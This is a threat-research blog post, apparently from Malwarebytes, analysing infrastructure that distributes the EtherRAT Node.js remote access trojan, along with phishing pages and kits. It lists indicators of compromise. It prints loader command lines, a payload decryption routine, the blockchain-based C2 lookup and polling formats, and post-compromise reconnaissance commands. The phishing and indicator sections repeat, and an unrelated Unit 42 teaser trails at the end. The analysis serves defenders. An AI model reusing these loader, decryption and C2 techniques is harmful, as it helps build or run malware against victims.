

We found that these phishing campaigns typically start via emails with documents attached, such as PDF or Excel files. These documents ask the user to click a link to view another document. Below are two examples of the phishing documents attached to the emails:





These phishing pages typically ask the user to enter their email address, then continue the infection chain and distribute phishing or malware pages.  Below are some of the phishing pages detected within the malicious infrastructure:

Misconfigurations exposed the phishing kits 

While tracking malicious websites, we found one with an open directory containing part of the phishing kit used in the campaigns. 

Open directory hosting part of phishing kits


The open directory contained several folders with code and pages related to the phishing campaigns. 

Phishing kit code 

Additionally, some domains were misconfigured and allowed the download of “cl.zip”, which contained the source code for the “URL Cloaker” pages. 

Part of “URL Cloaker” code 

Indicators of Compromise (IOCs)  

IPs 

82[.]165[.]65[.]244: malicious infrastructure  

185[.]221[.]216[.]121: malicious infrastructure  

43[.]163[.]233[.]166: malicious infrastructure  

40[.]160[.]238[.]30: malicious infrastructure  

159[.]89[.]227[.]204: malicious infrastructure  

57[.]128[.]31[.]168: malicious infrastructure  

Domains 

ivorilla[.]cloud: EtherRAT distribution  

mx[.]nrlwz[.]com: EtherRAT distribution  

dn[.]eyqwj[.]com: EtherRAT distribution  

bi[.]mkrjcsw[.]com: EtherRAT distribution  

dorqen[.]casa: EtherRAT distribution  

kelvra[.]club: EtherRAT distribution  

cambioefectivo[.]com: EtherRAT C2  

vabelles[.]com: EtherRAT C2  

tranzed[.]org: EtherRAT C2  

kibrisarazi[.]com: EtherRAT C2  

aravisblog[.]com: EtherRAT C2  

publicspeakingtip[.]org: EtherRAT C2  

Acknowledgements 


Stop threats before they can do any harm.

Malwarebytes Browser Guard blocks phishing pages and malicious sites automatically. Free, one click to install. Add it to your browser →

Inside a malicious infrastructure delivering EtherRAT, phishing pages, and malicious software 

15 June 2026 at 22:17

During our recent threat hunting activities, we found EtherRAT malware being distributed by a website with a strange homepage. This homepage allowed us to discover a vast malicious infrastructure distributing malware, malicious documents, remote desktop software, and phishing pages. 

EtherRAT is a RAT developed in Node.js which allows an attacker to gain complete control over the machine and execute arbitrary code returned by the Command and Control (C2) server. The malware uses the Etherium blockchain to obtain the C2 server, hence the “Ether” part of the name. EtherRAT is typically distributed via MSI, PowerShell, or JavaScript scripts. 

An open directory that distributes EtherRAT: where it all began 

While threat hunting, we found an open directory that was distributing MSI installers and PowerShell scripts, which ultimately distributed EtherRAT. In the analyzed cases, the PowerShell scripts and MSI installers were distributed from a “/install” folder.  The versions have a progressive number, ranging from v1 to v10. 

Figure 1: Open Directory hosting EtherRAT MSI 
Open Directory hosting EtherRAT MSI 

The returned home page caught our attention and prompted us to further explore the campaign. 

The homepage returned by the EtherRAT distribution website 

Analyzing domains and associated IPs with the EtherRAT distribution, we detected other similar home pages with a hacking-style theme. They appeared to belong to a larger distribution chain, which also distributes phishing, remote control software, and other malware. These websites usually have several folders with malware and phishing related content, and what is displayed depends on the specific infection chain. 

Different websites that resolve to the same IP addresses have previously returned pages related to fake companies or default templates. The use of these new pages could therefore be a method to make detection more difficult for automated scanners or researchers.  Here are some of the home pages we found:

Some of the malicious websites indexed on Google 

EtherRAT is an interesting RAT, as it has few lines of code and allows the execution of arbitrary code returned by the C2 server. Furthermore, using the Ethereum blockchain to obtain the C2 server makes it more resilient to infrastructure takedowns. 

Technical analysis of EtherRAT 

The detected websites usually distribute an MSI or PowerShell script with the version name, such as v1.msi, v2.ps1, and so on. 

MSI Loader 

The MSI file “v9.msi” contains three components: 

MSI Filename Description 
KmPuGimn.cmd BAT launcher 
cDQMlQAru0.xml First Jscript loader 
MRaQCipBIZeiZNx.log Encrypted EtherRAT 

When the MSI is executed, the “KmPuGimn.cmd” file is started: 

conhost --headless cmd /c "KmPuGimn.cmd" 

This obfuscated BAT file performs different operations: 

  • Extracts the other files in a random folder in %LOCALAPPDATA%. 
  • Re-executes itself via: 
    • %SystemRoot%\System32\conhost.exe –headless %SystemRoot%\System32\cmd.exe /c call “C:\Users\{user}\AppData\Local\{random_path}\KmPuGimn.cmd” nKWa 
  • Runs the command “where node” to find an existing installation. 
  • Downloads Node.js if it’s not found 
    • Uses “curl -sLo” to download Node.js from the official website. 
    • Extracts to installation directory via “tar -xf”. 
    • Renames extracted directory to “28Q75h”.
  • Loops until both “MRaQCipBIZeiZNx.log” and “cDQMlQAru0.xml” exist, then executes: 
    • conhost.exe –headless C:\Users\{user}\AppData\Local\{random_path}\{random_path}\node.exe cDQMlQAru0.xml 

The executed “cDQMlQAru0.xml” is a loader that decrypts the embedded code with a XOR function and then executes it with “vm.compileFunction”. 

decrypted[i] = (encrypted[i] - key[i % key.length] - i) & 0xFF 
The embedded decrypted code 

The decrypted code: 

  • Copies node.exe in “C:\Users\{user}\AppData\Local\{random_path}\{random_path}\_MJlLlt5.exe”. 
  • Adds a registry key for persistence with “conhost.exe –headless”. 
  • Decrypts “MRaQCipBIZeiZNx.log” and executes it with “_MJlLlt5.exe” stdin. 

The decryption algorithm is a custom stream-like decoding routing based on XOR, byte rotations and an accumulator: 

for e in range(len(data)): 
    byte = data[e] 
    g = prev 
    prev = byte 
    byte = (byte - g) & 0xff 
    byte = byte ^ n[e % len(n)] ^ ((e >> 8) & 0xff) 
    byte = si[byte] 
    byte = (byte - k[e % len(k)]) & 0xff
    result[e] = byte 

The final stage is to deploy EtherRAT. EtherRAT allows the attacker to: 

  • Execute arbitrary JavaScript code received by the C2 server. This allows the attacker to execute new commands, perform operations on files and folders, modify the registry, and exfiltrate data. 
  • Get a new C2 server using the Ethereum blockchain. 
  • Reobfuscate itself. 
  • Save the logs to “svchost.log”. 
Part of decrypted EtherRAT code 

The EtherRAT uses Ethereum’s “eth_call” JSON-RPC method to retrieve the active C2 URL from a smart contract on the Ethereum mainnet.  

The blockchain parameters in this case are: 

  • Contract: 0x88ea8d0bc4146f0a018e989df3fd089ac48f9a58 
  • Function selector: 0x7d434425 
  • Argument: 0xf6a772e163e64b07f658946f863b5d457d88f9f0 
The decoded C2 from Ethereum blockchain 

The contacted URLs to obtain the C2 server endpoint are: 

  • mainnet[.]gateway[.]tenderly[.]co 
  • rpc[.]flashbots[.]net/fast 
  • rpc[.]mevblocker[.]io 
  • eth-mainnet[.]public[.]blastapi[.]io 
  • ethereum-rpc[.]publicnode[.]com 
  • eth[.]drpc[.]org 
  • eth[.]merkle[.]io 

Polling requests use randomized URL patterns based on some parameters defined in the code: 

GET /api/<4-byte-hex>/<victim-uuid>/<4-byte-hex>.<ext>?<param>=<build-id> 
X-Bot-Server: <c2_url> 

In the analyzed sample, the parameters are: 

  • Build ID: “6f816d80-0d6c-4384-9cd6-6b79965fc08f” 
  • ext: randomly selected from “png”, “jpg”, “gif”, “css”, “ico”, “webp”. 
  • param: randomly selected from “id”, “token”, “key”, “b”, “q”, “s”, “v”. 

After startup, the RAT sends its own source code to the C2 server. The C2 responds with a newly obfuscated version of the script, which is written back to disk, making each execution generate a new file hash. 

POST /api/[REOBF_PATH]/<victim-uuid> 
Body: { "code": "<current_script_contents>", "build": "<build_id>" } 

After the EtherRAT execution, we observed different post-compromised cmd.exe activities to check the environment. For example: 

  • powershell -NoProfile -NonInteractive -WindowStyle Hidden -Command “(Get-WmiObject Win32_VideoController).Name”
  • reg query “HKLM\SOFTWARE\Microsoft\Cryptography” /v MachineGuid 
  • powershell -NoProfile -NonInteractive -WindowStyle Hidden -Command “(Get-WmiObject Win32_ComputerSystem).Domain” 
  • powershell -NoProfile -NonInteractive -WindowStyle Hidden -Command “(Get-WmiObject Win32_ComputerSystem).PartOfDomain” 
  • cmd.exe /d /s /c “net session” 
EtherRAT logs 

PowerShell Loader 

The activities performed by the PowerShell loaders are very similar to the last stage of the JS script of the MSI installer: 

  • Downloads Node.js if it’s not present. 
  • Create the necessary directories. 
  • Decode the EtherRAT with a custom decryption algorithm. 
  • Execute Node.js with conhost.exe and the decrypted EtherRAT payload. 

We detected some variants of the PowerShell loader hosted on these websites; namely that the functions’ names and the decryption functions change in the analyzed PowerShell scripts. 

The decryption of EtherRAT payload with the custom decryption algorithm 

Tracking the malicious infrastructure 

When we analyzed the different websites with the “hacking-theme” pages, we found that in the past many had hosted multiple phishing pages in some specific paths. For example: 

  • /zht/sharep-redirect.html 
  • /bl/me.php 
  • /t/teams 
  • /teams/Windows/invite.php 

It seems that these domains and IPs are actually part of a much larger infrastructure that distributes malware, phishing, malicious documents, and remote software. It is possible that these infrastructures are shared by multiple threat actors who activate different URL endpoints based on the specific campaign. 

Interestingly, the majority of the domains related to this malicious infrastructure in the past also returned an HTML page related to a “Bulletproof Infrastructure” service.  

We found that these phishing campaigns typically start via emails with documents attached, such as PDF or Excel files. These documents ask the user to click a link to view another document. Below are two examples of the phishing documents attached to the emails:

These phishing pages typically ask the user to enter their email address, then continue the infection chain and distribute phishing or malware pages.  Below are some of the phishing pages detected within the malicious infrastructure:

Misconfigurations exposed the phishing kits 

While tracking malicious websites, we found one with an open directory containing part of the phishing kit used in the campaigns. 

Open directory hosting part of phishing kits


The open directory contained several folders with code and pages related to the phishing campaigns. 

Phishing kit code 

Additionally, some domains were misconfigured and allowed the download of “cl.zip”, which contained the source code for the “URL Cloaker” pages. 

Part of “URL Cloaker” code 

Indicators of Compromise (IOCs)  

IPs 

82[.]165[.]65[.]244: malicious infrastructure  

185[.]221[.]216[.]121: malicious infrastructure  

43[.]163[.]233[.]166: malicious infrastructure  

40[.]160[.]238[.]30: malicious infrastructure  

159[.]89[.]227[.]204: malicious infrastructure  

57[.]128[.]31[.]168: malicious infrastructure  

Domains 

ivorilla[.]cloud: EtherRAT distribution  

mx[.]nrlwz[.]com: EtherRAT distribution  

dn[.]eyqwj[.]com: EtherRAT distribution  

bi[.]mkrjcsw[.]com: EtherRAT distribution  

dorqen[.]casa: EtherRAT distribution  

kelvra[.]club: EtherRAT distribution  

cambioefectivo[.]com: EtherRAT C2  

vabelles[.]com: EtherRAT C2  

tranzed[.]org: EtherRAT C2  

kibrisarazi[.]com: EtherRAT C2  

aravisblog[.]com: EtherRAT C2  

publicspeakingtip[.]org: EtherRAT C2  

Acknowledgements 


Stop threats before they can do any harm.

Malwarebytes Browser Guard blocks phishing pages and malicious sites automatically. Free, one click to install. Add it to your browser →

When “Hi, This Is IT” Comes Through Microsoft Teams

9 June 2026 at 01:00

Attackers are increasingly targeting collaboration platforms like Microsoft Teams. Learn the risks and key steps to strengthen your organization's security.

The post When “Hi, This Is IT” Comes Through Microsoft Teams appeared first on Unit 42.

❌